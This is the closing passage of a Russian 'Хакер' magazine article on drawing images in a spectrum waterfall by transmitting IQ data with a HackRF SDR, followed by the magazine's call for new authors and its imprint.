
INFO

PortaPack — это аппаратное дополнение для HackRF. Оно позволяет использовать SDR без ПК, как портативное устройство. По сути, добавляется экран, специальное ПО и батарея. PortaPack отлично подходит для экспериментов в поле, так как с ним не нужно всегда носить с собой ноутбук.


Для теста попробуем в цикле передать нашу строку и посмотреть на спектр. Запускаем передачу:

```
$ hackrf_transfer -t output.iq8s -f 250000000 -s 2000000 -x 45 -a 1 -R
call hackrf_set_sample_rate(2000000 Hz/2.000 MHz)
call hackrf_set_hw_sync_mode(0)
call hackrf_set_freq(250000000 Hz/250.000 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 4.2 MiB / 1.000 sec =  4.2 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 4.2 MiB / 1.000 sec =  4.2 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
 3.9 MiB / 1.000 sec =  3.9 MiB/second, average power -32.1 dBfs
^CCaught signal 2
 3.1 MiB / 0.749 sec =  4.2 MiB/second, average power -32.1 dBfs

Exiting...
Total time: 11.74886 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose() done
exit
```

Включаем передачу с одной SDR и смотрим водопад на другой на частоте 251 МГц. Выглядит это, как на картинке ниже.



Как видим, все шесть красных полосок на месте, а значит, наше изображение в одну строку корректно превратилось в сигнал из спектра и теперь мы можем посмотреть его на водопаде! Давай попробуем что-то посложнее. Возьмем обычную картинку в формате PNG.



Все работает! Можно, конечно, подкрутить немного количество повторений строки, но, кажется, и так выглядит хорошо.

ВЫВОДЫ

Код, конечно, не идеален и требует некоторых доработок (например, сдвига спектра в начало и корректировку амплитуд к центру), но это не помешало нам получить работающий proof of concept рисовалки на водопаде. Успехов в повторении эксперимента!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№4 (301)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024